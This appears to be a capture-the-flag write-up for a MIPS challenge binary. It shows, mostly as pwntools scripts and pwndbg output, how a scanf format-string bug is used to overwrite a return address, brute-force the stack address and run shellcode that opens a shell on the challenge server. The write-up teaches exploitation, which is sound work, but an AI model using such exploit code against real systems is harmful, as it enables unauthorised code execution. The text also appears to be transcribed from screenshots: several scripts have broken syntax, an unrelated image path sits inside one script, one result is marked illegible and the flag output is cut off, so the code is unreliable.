

# Binary Blast

## Finding the string format vulnerability

First let's run `checksec` on the binary:

```
→ binary-blast checksec --file chall
[*] '/home/arjun/Documents/ctfs/us-cyber-open/pwn/binary-blast/chall'
Arch:      mips-32-big
RELRO:     No RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       PIE enabled
RWX:       Has RWX segments
→ binary-blast
```

Looks like NX is disabled, so if we put shellcode on the stack and then somehow jump to it, we can execute code

Next let's mess around with the binary. The binary asks for a format string, so let's go ahead and give it that:

```
→ binary-blast qemu-mips-static -L . ./chall
Enter a format string: %s
asfdasd
adfasdfasha
```

Once we input our string format, we are prompted for input twice, and then the program exits without any output. Let's create a pwntools script to debug this further:

```
from pwn import *

context(arch='mips', bits=32, endian='big')

io = gdb.debug(args=['-L', '.', './chall'], exe='./chall', gdbscript='''
    break *main
    break *main+88
''')

io.sendline(b'%s')
```

```
io.sendline(b'A'*100)
io.sendline(b'B'*100)

io.interactive()
```

We're going to go ahead and break right before main exits, and look at the stack. We can see all of our A s appear on the stack before the program exits.

```
→ binary-blast python3 solve.py
[+] Starting local process '/usr/bin/qemu-mips-static': pid 244877
[*] running in new terminal: ['/usr/bin/gdb-multiarch', '-q', '-x', '/tmp/pwn17mfu9dc.gdb']
[*] Switching to interactive mode
Enter a format string: $

↓
0x2b3105c4      lw      $gp, 0x10($sp)
0x2b3105c8      move     $a0, $v0
0x2b3105cc      lw      $t9, -0x7fe4($gp)
0x2b3105d0      bal      0x2b32c5b4
↓
0x2b32c5b4      lui      $gp, 0x1a
0x2b32c5b8      addiu   $gp, $gp, -0x3794
0x2b32c5bc      addu    $gp, $gp, $t9
0x2b32c5c0      addiu   $sp, $sp, -0x20
0x2b32c5c4      lw      $a1, -0x7cc4($gp)

[ STACK ]
00:0000| sp 0x2b2ab090 → 0x2b2faa48 ← 0x1c89
01:0004| -01c 0x2b2ab094 → 0x2b2ab1c4 ← 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
02:0008| -018 0x2b2ab098 → 0x2b2ab1cc ← 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
03:000c| -014 0x2b2ab09c ← 0x0
04:0010| -010 0x2b2ab0a0 ← 0x55568d30
05:0014| -00c 0x2b2ab0a4 ← 0xf6b5934
06:0018| -008 0x2b2ab0a8 → 0x55560d1c (__do_global_dtors_aux_fini_array_entry) → 0x555507d4 (__do_global_
dtors_aux) ← lui $gp, 2
07:001c| -004 0x2b2ab0ac → 0x2b3105c4 ← lw $gp, 0x10($sp)

[ BACKTRACE ]
▶ 0 0x55550b6c main+88
1 0x2b3105c4
```

It looks like the `scanf` function in main is overwriting values on the stack based on our inputs using the format that we give it.

## Controlling PC

We can keep going down the stack by specifying `%N$s` where `N` is the number down the stack that we want. One in particular looks interesting, the 6th one, as it points to an address in the main program. Let's use try to overwrite that value and execute the program:

```
from pwn import *
```

```

context(arch='mips', bits=32, endian='big')

io = gdb.debug(args=['-L', '.', './chall'], exe='./chall', gdbscript='')
    break *main
    break *main+88

    '')

io.sendline(b'%6$s')
io.sendline(b'A'*100)
io.sendline(b'B'*100)

io.interactive()

```

We execute the program and see that address we wanted was overwritten:

```

→ binary-blast python3 solve.py
[*] Starting local process '/usr/bin/qemu-mips-static': pid 245108
[*] running in new terminal: ['/usr/bin/gdb-multiarch', '-q', '-x', '/tmp/pwnwyb8fzz7.gdb']
[*] Switching to interactive mode
Enter a format string: $

► 0x55550b6c <main+88>      addiu   $sp, $sp, 0x20
0x55550b70 <main+92>      jr      $ra
↓
0x2b3105c4                lw      $gp, 0x10($sp)
0x2b3105c8                move   $a0, $v0
0x2b3105cc                lw      $t9, -0x7fe4($gp)
0x2b3105d0                bal     0x2b32c5b4
↓
0x2b32c5b4                lui     $gp, 0x1a
0x2b32c5b8                addiu  $gp, $gp, -0x3794
0x2b32c5bc                addu   $gp, $gp, $t9
0x2b32c5c0                addiu  $sp, $sp, -0x20
0x2b32c5c4                lw      $a1, -0x7cc4($gp)

[ STACK ]
00:0000 | sp 0x2b2ab090 → 0x2b2faa48 ← 0x1c89
01:0004 | -01c 0x2b2ab094 → 0x2b2ab1c4 → 0x2b2ab32a ← '%6$s\n'
02:0008 | -018 0x2b2ab098 → 0x2b2ab1cc → 0x2b2ab332 ← 'CLOUDSDK_PYTHON=/usr/bin/python'
03:000c | -014 0x2b2ab09c ← 0x0
04:0010 | -010 0x2b2ab0a0 ← 0x55568d30
05:0014 | -00c 0x2b2ab0a4 ← 0xf6b5934
06:0018 | -008 0x2b2ab0a8 → 0x55560d1c (__do_global_dtors_aux_fini_array_entry) ← 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
07:001c | -004 0x2b2ab0ac → 0x2b3105c4 ← lw $gp, 0x10($sp)

```

If we continue past our breakpoints, we'll see that `$PC` becomes `0x41414141`, the value that we had set.

```
→ binary-blast python3 solve.py
[*] Starting local process '/usr/bin/qemu-mips-static': pid 245108
[*] running in new terminal: ['/usr/bin/gdb-multiarch', '-q', '-x', '/tmp/pwnwyb8fzz7.gdb']
[*] Switching to interactive mode
Enter a format string: $

*SP 0x2b2aafa8 → 0x2b2ec450 ← 0x0
*PC 0x41414141 ('AAAA')

[ DISASM / mips / set emulate on ]

Invalid address 0x41414141

[ STACK ]
00:0000 | fp sp 0x2b2aafa8 → 0x2b2ec450 ← 0x0
01:0004 | +004 0x2b2aafac ← 0x0
02:0008 | +008 0x2b2aafb0 → 0x2b2ec3f8 → 0x2b2ee000 → 0x55550000 ← 0x7f454c46
03:000c | +00c 0x2b2aafb4 → 0x2b2ebeec → 0x2b37f8f8 ← lui $gp, 0x15
04:0010 | +010 0x2b2aafb8 → 0x2b2f4000 ← 0x6c5
05:0014 | +014 0x2b2aafbc ← 0x0
06:0018 | +018 0x2b2aafc0 → 0x2b2ec450 ← 0x0
07:001c | +01c 0x2b2aafc4 ← 0x0

[ BACKTRACE ]
▶ 0 0x41414141
  1 0x2b2acd10

pwndbg>
```

One thing to note is that if you look at the stack addresses between all the screenshots, they are constant. This seems to mean that ASLR is disabled, allowing us to specify addresses on the stack. But first we need to have an address to jump to on the stack.

## Finding a good return address

If we re-execute our script, continue until `*main+88`, then run a search for our inputs on the stack, we will come up with nothing.

```
pwndbg> search "AAAA" stack
Searching for value: 'AAAA'
pwndbg> search "BBBB" stack
Searching for value: 'BBBB'
pwndbg>
```

When we used the format specified `%s` we got a value on the stack. Let's see if we can use both format specifiers to overwrite the return address, as well as put a value on the stack. We'll also start our second input with `CCCCBBBBB...` so that the value is unique and easily searchable.

```

from pwn import *

context(arch='mips', bits=32, endian='big')

io = gdb.debug(args=['-L', '.', './chall'], exe='./chall', gdbscript='''
    break *main
    break *main+88


''')

io.sendline(b'%6$s%1$s')
io.sendline(b'A'*100)
io.sendline(b'C'*4+b'B'*100)
io.sendline(b'D'*100)

io.interactive()

```

We execute the script, continue to `*main+88`, and then search for the value:



```

pwntools> search "CCCCB" stack
Searching for value: 'CCCCB'
[stack] 0x2b2ab1c4 '
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB'

```

We successfully find our input on the stack. Let's go ahead and use that as our jump address and see if it works:

```

from pwn import *

context(arch='mips', bits=32, endian='big')

io = gdb.debug(args=['-L', '.', './chall'], exe='./chall', gdbscript='''
    break *main
    break *main+88

''')

stack_addr = p32(0x2b2ab1c4)
io.sendline(b'%6$s%1$s')
io.sendline(stack_addr)
io.sendline(b'C'*4+b'B'*100)
io.sendline(b'D'*100)

```

```
io.interactive()
```

We run this, and are able to successfully jump onto the our input buffer.

```
*S4 0x2b2bee8 → 0x2b381adc ← lui $gp, 0x14
*S5 0x0
*S6 0x2b2aafe4 → 0x2b2ee4c8 → 0x2b2f0000 ← 0x7f454c46
*S7 0x3
*S8 0x2b2aafe0 → 0x2b2ee000 → 0x55550000 ← 0x7f454c46
*GP 0x2b2f4000 ← 0x6c5
*FP 0x0
*SP 0x2b2aafa8 → 0x2b2ec450 ← 0x0
*PC 0x2b2ab1c4 ← 'CCCCBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB'
[ DISASM / mips / set emulate on ]
Invalid instructions at 0x2b2ab1c4

[ STACK ]
00:0000 sp 0x2b2aafa8 → 0x2b2ec450 ← 0x0
01:0004 0x2b2aafac ← 0x0
02:0008 0x2b2aafb0 → 0x2b2ec3f8 → 0x2b2ee000 → 0x55550000 ← 0x7f454c46
03:000c 0x2b2aafb4 → 0x2b2ebeec → 0x2b37f8f8 ← lui $gp, 0x15
04:0010 0x2b2aafb8 → 0x2b2f4000 ← 0x6c5
05:0014 0x2b2aafbc ← 0x0
06:0018 0x2b2aafc0 → 0x2b2ec450 ← 0x0
07:001c 0x2b2aaafc4 ← 0x0

[ BACKTRACE ]
▶ 0 0x2b2ab1c4

pwndbg> x/xg $pc
0x2b2ab1c4: 0x4343434342424242
pwndbg>
```

## Getting a shell

Let's replace our input with some shellcode. Should be as simple as swapping out the inputs right?

```
from pwn import *

context(arch='mips', bits=32, endian='big')

io = gdb.debug(args=['-L', '.', './chall'], exe='./chall', gdbscript='''
    break *main
    break *main+88
    break *0x2b2ab1c4

''')

shellcode = asm(shellcraft.nop()) * 20
shellcode += asm(shellcraft.sh())
```

```
print(hexdump(shellcode))
```

```
stack_addr = p32(0x2b2ab1c4)
```

```
io.sendline(b'%6$s%1$s')
```

```
io.sendline(stack_addr)
```

```
io.sendline(shellcode)
```

```
io.sendline(b'D'*100)
```

```
io.interactive()
```

We execute our code and notice that our bytes aren't quite what we are expecting it be:

```
[*] Stopped process './chall' (pid 336165)
→ binary-blast
→ binary-blast python3 solve1.py
[*] Starting local process '/usr/bin/qemu-mips-static': pid 336225
[*] running in new terminal: ['/usr/bin/gdb-multiarch', '-q', '-x', '/tmp/pwn_1p9wrcwm.gdb']
00000000 03 20 c8 20 03 20 c8 20 03 20 c8 20 03 20 c8 20 | . . | . . | . . | . . |
+-----+-----+-----+-----+
00000050 3c 09 2f 2f 35 29 62 69 af a9 ff f4 3c 09 6e 2f | <./ 5)bi | .... | <./n/ |
00000060 35 29 73 68 af a9 ff f8 af a0 ff fc 27 bd ff f4 | 5)sh | .... | .... |
00000070 03 a0 20 20 3c 19 8c 97 37 39 ff ff 03 20 48 27 | .. | <... | 79.. | . H' |
00000080 af a9 ff fc 27 bd ff fc 28 05 ff ff af a5 ff fc | .... | '... | ( ... | .... |
00000090 23 bd ff fc 24 19 ff fb 03 20 28 27 03 a5 28 20 | #... | $... | . ( ' .. | ( |
000000a0 af a5 ff fc 23 bd ff fc 03 a0 28 20 af a0 ff fc | .... | #... | .. ( | .... |
000000b0 27 bd ff fc 28 06 ff ff af a6 ff fc 23 bd ff fc | '... | ( ... | .... | #... |
000000c0 03 a0 30 20 34 02 0f ab 01 01 01 0c | ..0 | 4... | .... | |
000000cc
[*] Switching to interactive mode
Enter a format string: $

↓
0x2b3105c4      lw      $gp, 0x10($sp)
0x2b3105c8      move    $a0, $v0
0x2b3105cc      lw      $t9, -0x7fe4($gp)
0x2b3105d0      bal     0x2b32c5b4
↓
0x2b32c5b4      lui     $gp, 0x1a
0x2b32c5b8      addiu   $gp, $gp, -0x3794
0x2b32c5bc      addu    $gp, $gp, $t9
0x2b32c5c0      addiu   $sp, $sp, -0x20
0x2b32c5c4      lw      $a1, -0x7cc4($gp)

[ STACK ]
00:0000 | sp 0x2b2ab090 → 0x2b2faa48 ← 0x1c89
01:0004 | -01c 0x2b2ab094 → 0x2b2ab1c4 ← 0x300b32a
02:0008 | -018 0x2b2ab098 → 0x2b2ab1cc → 0x2b2ab332 ← 0xa004f55 /* '\n' */
03:000c | -014 0x2b2ab09c ← 0x0
04:0010 | -010 0x2b2ab0a0 ← 0x55568d30
05:0014 | -00c 0x2b2ab0a4 ← 0xf6b5934
06:0018 | -008 0x2b2ab0a8 → 0x55560d1c (__do_global_ctors_aux_fini_array_entry) → 0x2b2ab1c4
07:001c | -004 0x2b2ab0ac → 0x2b3105c4 ← lw $gp, 0x10($sp)

[ BACKTRACE ]
▶ 0 0x55550b6c main+88
  1 0x2b3105c4

pwndbg> x/10bx 0x2b2ab1c4
0x2b2ab1c4: 0x03 0x00 0xb3 0x2a 0x00 0x00 0x00 0x00
0x2b2ab1cc: 0x2b 0x2a
```

Why is this happening? Since we're using the format specifier `%s` which is for strings, it seems to be modifying our data before placing it onto the stack. We'll need to switch to `%c` so that we can get the bytes as they are. We modify the script as so:

```
from pwn import *

context(arch='mips', bits=32, endian='big')
```



```

io = gdb.debug(args=['-L','.', './chall'], exe='./chall', gdbscript='')
    break *main
    break *main+88
    break *0x2b2ab1c4

    '')

shellcode = asm(shellcraft.nop()) * 20
shellcode += asm(shellcraft.sh())

shellcode_len = len(shellcode)

print(hexdump(shellcode))
print(len(shellcode))

stack_addr = p32(0x2b2ab1c4)
io.sendline(b'%6$5c%1$'+ str(shellcode_len).encode() + b'c')
io.sendline(stack_addr)
io.sendline(shellcode)
io.sendline(b'D'*100)

io.interactive()

```

Since we're using `%c` now, we'll need to specify the length. The first format specifier changes from `%6$s` to `%6$5c`, so that it will read 5 bytes (address is 4 bytes plus the new line character `\n`). The next format specifier is based on the length of the shellcode. In this case our length is 204 bytes, so the format specifier will be `%1$204c`. We run this, hit the breakpoint at `*main+88`

and find that the bytes are as we expect them to be:

```

→ binary-blast python3 solve1.py
[+] Starting local process '/usr/bin/qemu-mips-static': pid 336711
[*] running in new terminal: ['/usr/bin/gdb-multiarch', '-q', '-x', '/tmp/pwnijquunz8.gdb']
00000000 03 20 c8 20 03 20 c8 20 03 20 c8 20 03 20 c8 20 |..|..|..|..|
*
00000050 3c 09 2f 2f 35 29 62 69 af a9 ff f4 3c 09 6e 2f |<./|5)bi|...|<n/|
00000060 35 29 73 68 af a9 ff f8 af a0 ff fc 27 bd ff f4 |5)sh|...|...|'...|
00000070 03 a0 20 20 3c 19 8c 97 37 39 ff ff 03 20 48 27 |..|<...|79..|'H'|
00000080 af a9 ff fc 27 bd ff fc 28 05 ff ff af a5 ff fc |...|'...|('...|...|
00000090 23 bd ff fc 24 19 ff fb 03 20 28 27 03 a5 28 20 |#...|$...|'('...|...|
000000a0 af a5 ff fc 23 bd ff fc 03 a0 28 20 af a0 ff fc |...|#...|'('...|...|
000000b0 27 bd ff fc 28 06 ff ff af a6 ff fc 23 bd ff fc |'...|('...|...|#...|
000000c0 03 a0 30 20 34 02 0f ab 01 01 01 0c |..0|4...|...|
000000cc
204
[*] Switching to interactive mode
Enter a format string: $

[ DISASM / mips / set emulate on ]
► 0x2b2ab1c4 add $t9, $t9, $zero
0x2b2ab1c8 add $t9, $t9, $zero
0x2b2ab1cc add $t9, $t9, $zero
0x2b2ab1d0 add $t9, $t9, $zero
0x2b2ab1d4 add $t9, $t9, $zero
0x2b2ab1d8 add $t9, $t9, $zero
0x2b2ab1dc add $t9, $t9, $zero
0x2b2ab1e0 add $t9, $t9, $zero
0x2b2ab1e4 add $t9, $t9, $zero
0x2b2ab1e8 add $t9, $t9, $zero
0x2b2ab1ec add $t9, $t9, $zero

[ STACK ]
00:0000 sp 0x2b2aafa8 → 0x2b2ec450 ← 0x0
01:0004 0x2b2aafac ← 0x0
02:0008 0x2b2aafb0 → 0x2b2ec3f8 → 0x2b2ee000 → 0x55550000 ← 0x7f454c46
03:000c 0x2b2aafb4 → 0x2b2ebeec → 0x2b37f8f8 ← lui $gp, 0x15
04:0010 0x2b2aafb8 → 0x2b2f4000 ← 0x6c5
05:0014 0x2b2aafbc ← 0x0
06:0018 0x2b2aafc0 → 0x2b2ec450 ← 0x0
07:001c 0x2b2aafc4 ← 0x0

[ BACKTRACE ]
► 0 0x2b2ab1c4

pwndbg> x/10xb 0x2b2ab1c4
0x2b2ab1c4: 0x03 0x20 0xc8 0x20 0x03 0x20 0xc8 0x20
0x2b2ab1cc: 0x03 0x20

```

Now let's try it without the debugger, but still locally:

```

from pwn import *

context(arch='mips', bits=32, endian='big')

io = process(['qemu-mips-static', '-L', '.', './chall'])
#io = gdb.debug(args=['-L', '.', './chall'], exe='./chall', gdbscript='')
#
#     break *main
#
#     break *main+88
#
#     break *0x2b2ab1c4
#
#
#

```

```

shellcode = asm(shellcraft.nop()) * 20
shellcode += asm(shellcraft.sh())

shellcode_len = len(shellcode)

print(hexdump(shellcode))
print(len(shellcode))

stack_addr = p32(0x2b2ab1c4)
io.sendline(b'%'6$5c%1$'+ str(shellcode_len).encode() + b'c')
io.sendline(stack_addr)
io.sendline(shellcode)
io.sendline(b'D'*100)

io.interactive()

```

We execute the script and successfully get a shell:

```

➔ binary-blast python3 solve1.py
[+] Starting local process '/usr/bin/qemu-mips-static': pid 336935
00000000  03 20 c8 20  03 20 c8 20  03 20 c8 20  03 20 c8 20  | . . | . . | . . | . . |
*
00000050  3c 09 2f 2f  35 29 62 69  af a9 ff f4  3c 09 6e 2f  | <./ 5)bi | .... <.n/
00000060  35 29 73 68  af a9 ff f8  af a0 ff fc  27 bd ff f4  | 5)sh  .... '...
00000070  03 a0 20 20  3c 19 8c 97  37 39 ff ff  03 20 48 27  | .. <... 79.. . H'
00000080  af a9 ff fc  27 bd ff fc  28 05 ff ff  af a5 ff fc  | .... '... ( ...
00000090  23 bd ff fc  24 19 ff fb  03 20 28 27  03 a5 28 20  | #... $... - (' ..(
000000a0  af a5 ff fc  23 bd ff fc  03 a0 28 20  af a0 ff fc  | .... #... ..( ....
000000b0  27 bd ff fc  28 06 ff ff  af a6 ff fc  23 bd ff fc  | '... ( ... .. #...
000000c0  03 a0 30 20  34 02 0f ab  01 01 01 0c  | ..0 4... ....
000000cc
204
[*] Switching to interactive mode
Enter a format string: $ ls
BinaryBlast.tar.gz  chall  lib          libglib-2.0.so.0  solve.py  ynetd
Dockerfile          flag   libcapstone.so.4  qemu-mips        solve1.py
$ whoami
arjun
$

```

Now let's run this on remote:

```

from pwn import *

context(arch='mips', bits=32, endian='big')

io = remote('0.cloud.chals.io', 12490)

```

```
#io = process(['qemu-mips-static', '-L', '.', './chall'])
#io = gdb.debug(args=['-L', '.', './chall'], exe='./chall', gdbscript='')
#         break *main
#         break *main+88
#         break *0x2b2ab1c4
#
#         ''')
```

```
shellcode = asm(shellcraft.nop()) * 20
shellcode += asm(shellcraft.sh())
```

```
shellcode_len = len(shellcode)
```

```
print(hexdump(shellcode))
print(len(shellcode))
```

```
stack_addr = p32(0x2b2ab1c4)
io.sendline(b'%6$5c%1$'+ str(shellcode_len).encode() + b'c')
io.sendline(stack_addr)
io.sendline(shellcode)
io.sendline(b'D'*100)

io.interactive()
```

We run it, but this time we don't get a shell:

```
→ binary-blast python3 solve1.py
[+] Starting local process '/usr/bin/qemu-mips-static': pid 336935
00000000 03 20 c8 20 03 20 c8 20 03 20 c8 20 03 20 c8 20 | . . | . . | . . |
*
00000050 3c 09 2f 2f 35 29 62 69 af a9 ff f4 3c 09 6e 2f | <./ 5)bi | .... < n/
00000060 35 29 73 68 af a9 ff f8 af a0 ff fc 27 bd ff f4 | 5)sh | .... '...
00000070 03 a0 20 20 3c 19 8c 97 37 39 ff ff 03 20 48 27 | .. <... 79.. - H'
00000080 af a9 ff fc 27 bd ff fc 28 05 ff ff af a5 ff fc | .... '... ( ...
00000090 23 bd ff fc 24 19 ff fb 03 20 28 27 03 a5 28 20 | #... $... - (' ..(
000000a0 af a5 ff fc 23 bd ff fc 03 a0 28 20 af a0 ff fc | .... #... ..( ....
000000b0 27 bd ff fc 28 06 ff ff af a6 ff fc 23 bd ff fc | '... ( ... #...
000000c0 03 a0 30 20 34 02 0f ab 01 01 01 0c | --0 4... ....
000000cc
204
[*] Switching to interactive mode
Enter a format string: $ ls
BinaryBlast.tar.gz chall lib libglib-2.0.so.0 solve.py ynetd
Dockerfile flag libcapstone.so.4 qemu-mips solve1.py
$ whoami
arjun
$
[*] Interrupted
[*] Stopped process '/usr/bin/qemu-mips-static' (pid 336935)
→ binary-blast python3 solve1.py
[+] Opening connection to 0.cloud.chals.io on port 12490: Done
00000000 03 20 c8 20 03 20 c8 20 03 20 c8 20 03 20 c8 20 | . . | . . | . . |
*
00000050 3c 09 2f 2f 35 29 62 69 af a9 ff f4 3c 09 6e 2f | <./ 5)bi | .... < n/
00000060 35 29 73 68 af a9 ff f8 af a0 ff fc 27 bd ff f4 | 5)sh | .... '...
00000070 03 a0 20 20 3c 19 8c 97 37 39 ff ff 03 20 48 27 | .. <... 79.. - H'
00000080 af a9 ff fc 27 bd ff fc 28 05 ff ff af a5 ff fc | .... '... ( ...
00000090 23 bd ff fc 24 19 ff fb 03 20 28 27 03 a5 28 20 | #... $... - (' ..(
000000a0 af a5 ff fc 23 bd ff fc 03 a0 28 20 af a0 ff fc | .... #... ..( ....
000000b0 27 bd ff fc 28 06 ff ff af a6 ff fc 23 bd ff fc | '... ( ... #...
000000c0 03 a0 30 20 34 02 0f ab 01 01 01 0c | --0 4... ....
000000cc
204
[*] Switching to interactive mode
Enter a format string: [*] Got EOF while reading in interactive
$ ls
$ sls
[*] Closed connection to 0.cloud.chals.io port 12490
[*] Got EOF while sending in interactive
→ binary-blast
```

Seems like something is different on remote than on our local.

## Getting remote's stack addr

The exploit should work right? I thought ASLR was disabled? While ASLR is disabled, there are differences in the stack between our local and remote programs. The typical culprit of this is the `envp`, which stores the environment variables on the stack. To prove this, let's empty our `env` when executing in gdb:

```

from pwn import *

context(arch='mips', bits=32, endian='big')

#io = remote('0.cloud.chals.io', 12490)
#io = process(['qemu-mips-static', '-L', '.', './chall'])
io = gdb.debug(args=['-L', '.', './chall'], exe='./chall', env={},
gdbscript='''
    break *main
    break *main+88
    break *0x2b2ab1c4

''')

shellcode = asm(shellcraft.nop()) * 20
shellcode += asm(shellcraft.sh())

shellcode_len = len(shellcode)

print(hexdump(shellcode))
print(len(shellcode))

stack_addr = p32(0x2b2ab1c4)
io.sendline(b'%6$5c%1$' + str(shellcode_len).encode() + b'c')
io.sendline(stack_addr)
io.sendline(shellcode)
io.sendline(b'D'*100)

io.interactive()

```

When we execute, we do in fact notice that the stack address that our shellcode is at and the stack address we jump to no longer match:

```

→ binary-blast python3 solve1.py
[+] Starting local process '/usr/bin/qemu-mips-static': pid 337028
[*] running in new terminal: ['/usr/bin/gdb-multiarch', '-q', '-x', '/tmp/pwnun301_dc.gdb']
00000000 03 20 c8 20 03 20 c8 20 03 20 c8 20 03 20 c8 20 | . . | . . | . . | . . |
*
00000050 3c 09 2f 2f 35 29 62 69 af a9 ff f4 3c 09 6e 2f | < . // 5) bi | . . . | < . n /
00000060 35 29 73 68 af a9 ff f8 af a0 ff fc 27 bd ff f4 | 5) sh | . . . | . . .
00000070 03 a0 20 20 3c 19 8c 97 37 39 ff ff 03 20 48 27 | . . | < . . . 79 . | . H'
00000080 af a9 ff fc 27 bd ff fc 28 05 ff ff af a5 ff fc | . . . | ' . . | ( . . . . .
00000090 23 bd ff fc 24 19 ff fb 03 20 28 27 03 a5 28 20 | # . . | $ . . | . ( ' . . (
000000a0 af a5 ff fc 23 bd ff fc 03 a0 28 20 af a0 ff fc | . . . | # . . | . ( . . .
000000b0 27 bd ff fc 28 06 ff ff af a6 ff fc 23 bd ff fc | ' . . | ( . . | . . . | # . . .
000000c0 03 a0 30 20 34 02 0f ab 01 01 01 0c | . . 0 | 4 . . | . . . |
000000cc
204
[*] Switching to interactive mode
Enter a format string: $ 

```

```

[ DISASM / mips / set emulate on ]
► 0x55550b6c <main+88>      addiu   $sp, $sp, 0x20
0x55550b70 <main+92>      jr      $ra
↓
0x2b3105c4                lw      $gp, 0x10($sp)
0x2b3105c8                move    $a0, $v0
0x2b3105cc                lw      $t9, -0x7fe4($gp)
0x2b3105d0                bal     0x2b32c5b4
↓
0x2b32c5b4                lui     $gp, 0x1a
0x2b32c5b8                addiu   $gp, $gp, -0x3794
0x2b32c5bc                addu    $gp, $gp, $t9
0x2b32c5c0                addiu   $sp, $sp, -0x20
0x2b32c5c4                lw      $a1, -0x7cc4($gp)

[ STACK ]
00:0000 | sp 0x2b2abdc0 → 0x2b2faa48 ← 0x1c89
01:0004 | -01c 0x2b2abdc4 → 0x2b2abef4 ← 0x320c820
02:0008 | -018 0x2b2abdc8 → 0x2b2abe1c ← 0x320c820
03:000c | -014 0x2b2abdcc ← 0x0
04:0010 | -010 0x2b2abdd0 ← 0x55568d30
05:0014 | -00c 0x2b2abdd4 ← 0xf6b5934
06:0018 | -008 0x2b2abdd8 → 0x55560d1c ( __do_global_ctors_aux_fini_array_entry ) → 0x2b2ab1c4 ← 0x0
07:001c | -004 0x2b2abddc → 0x2b3105c4 ← lw $gp, 0x10($sp)

[ BACKTRACE ]
► 0 0x55550b6c main+88
1 0x2b3105c4

pwndbg> 

```

In order to get the correct stack address, we'll need to execute the program as closely as we can to remote. This means we'll execute the binary within the docker container, exactly how they have done it with the command:

```
./ynetd -p 1024 "./qemu-mips -L . chall"
```

This means we can no longer use gdb to check memory of the program and find the stack address to jump to. If we notice the difference between our old stack address and the new one, they both start with 0x2b2ab???.

If we look at the memory pages, we see that the max stack address is 0x2bac000 :

```
0x2aaac000 0x2b2ac000 rwxp 800000 0 [stack]
```

This means that our stack address is probably somewhere between 0x2bab000 and 0x2bac000 . Since program execution with no environment variables gave 0x2b2abef4 , we can assume that the less environment variables, the higher up on the stack we need to jump to. I'm going to assume that the program is executed in a manner that has minimal environment variables, so I'll start with an address of 0x2b2ac000 and continually execute the program, decrementing the stack address each time the program crashes

We create the following script to do this:

```
from pwn import *

context(arch='mips', bits=32, endian='big')

target = 0x2b2ac000
for i in range(4096):
    #io = gdb.debug(args=['-L', '.', './chall'], exe='./chall', env={},
    gdbscript=''
    #         break *0x2b2abf24
    #         break *main+88
    #         '')
    #io = process(['./qemu-mips', '-L', '.', './chall'], env={})
    io = remote('127.0.0.1', 1024)
    target -= 1
    stack_addr = p32(target)

    shellcode = asm(shellcraft.nop()) * 20
    shellcode += asm(shellcraft.sh())
    shellcode_len = len(shellcode)

    print(hex(target))

    io.sendline(b'%6$5c%1$'+ str(shellcode_len).encode() + b'c')
    io.sendline(stack_addr)
    io.sendline(shellcode)
    io.sendline(b'D'*100)

    io.interactive()
```



[illegible]

I got ahead and try to run some commands and I do in fact get responses back:

```
$ ls
Flag.txt
chall
lib
pwndbg_2024.02.14_amd64.deb
solve.py
ynetd
$ whoami
root
$
```

This seems like it might be the address. Let's go ahead and use this in our final script and send it remote:

```
from pwn import *

context(arch='mips', bits=32, endian='big')

io = remote('0.cloud.chals.io', 12490)
#io = process(['qemu-mips-static', '-L', '.', './chall'])
#io = gdb.debug(args=['-L', '.', './chall'], exe='./chall', env={},
gdbscript='')
#         break *main
#         break *main+88
#         break *0x2b2ab1c4
#
#         '')

shellcode = asm(shellcraft.nop()) * 20
shellcode += asm(shellcraft.sh())

shellcode_len = len(shellcode)

print(hexdump(shellcode))
print(len(shellcode))

stack_addr = p32(0x2b2abf54)
io.sendline(b'%6$5c%1$'+ str(shellcode_len).encode() + b'c')
io.sendline(stack_addr)
io.sendline(shellcode)
io.sendline(b'D'*100)
```

```
io.interactive()
```

We send the payload and successfully get command execution, and read the flag:

```
→ binary-blast python3 solve1.py
[+] Opening connection to 0.cloud.chals.io on port 12490: Done
00000000 03 20 c8 20 03 20 c8 20 03 20 c8 20 03 20 c8 20 | . . | . . | . . | . . |
*
00000050 3c 09 2f 2f 35 29 62 69 af a9 ff f4 3c 09 6e 2f | < . // 5)bi | . . . | < . n /
00000060 35 29 73 68 af a9 ff f8 af a0 ff fc 27 bd ff f4 | 5)sh | . . . | . . . |
00000070 03 a0 20 20 3c 19 8c 97 37 39 ff ff 03 20 48 27 | . . | < . . | 79 . | . H'
00000080 af a9 ff fc 27 bd ff fc 28 05 ff ff af a5 ff fc | . . . | ' . . | ( . . | . . .
00000090 23 bd ff fc 24 19 ff fb 03 20 28 27 03 a5 28 20 | # . . | $ . . | . ( ' | . . (
000000a0 af a5 ff fc 23 bd ff fc 03 a0 28 20 af a0 ff fc | . . . | # . . | . . ( | . . .
000000b0 27 bd ff fc 28 06 ff ff af a6 ff fc 23 bd ff fc | ' . . | ( . . | . . . | # . .
000000c0 03 a0 30 20 34 02 0f ab 01 01 01 0c | . . 0 | 4 . . | . . . |
000000cc
204
[*] Switching to interactive mode
Enter a format string: $ whoami
root
$ ls /
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat /flag.txt
SIVUSCG{Seems_That_QEMU_Is_Missing_Protectio
```

## Flag

SIVUSCG{Seems\_That\_QEMU\_Is\_Missing\_Protections}